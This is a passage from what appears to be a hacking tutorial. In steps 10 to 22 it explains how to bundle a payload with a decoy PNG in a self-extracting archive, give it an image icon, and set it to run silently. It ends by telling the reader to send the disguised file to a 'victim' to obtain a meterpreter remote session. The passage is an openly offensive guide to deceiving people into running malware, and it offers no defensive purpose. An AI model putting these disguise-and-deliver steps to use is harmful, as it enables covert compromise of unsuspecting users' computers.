
Now, we will take our payload to the windows environment


Step 10. Let’s download a PNG image behind which we are going to hide our payload

Step 11. Now let’s get our icon so open ICOCONVERTER.COM
Step 12. Let’s get our icon
Step 13. Place your payload, png and icon in one place
Step 14. Now select your payload and Png image together and click on add to the archive
Step 15. Change the name, Create on SFX archive and choose compression method to best


Step 16. Click on the Advance option and choose SFX options

Step 17. Click on the Update option and choose extract and update files in update mode and choose overwrite all files in overwrite mode

Step 18. Now go to the setup option and give your payload name and image name with extension
Step 19. Now go to the Text and icon option and choose load SFX icon from the file and upload your icon file

Step 20. Click on OK and OK
Step 21. Your final payload will be created which is in looking like an image that we choose

Step 22. Send this final image to your victim and you will get your meterpreter session as soon as your victim will open that image
About Author








 English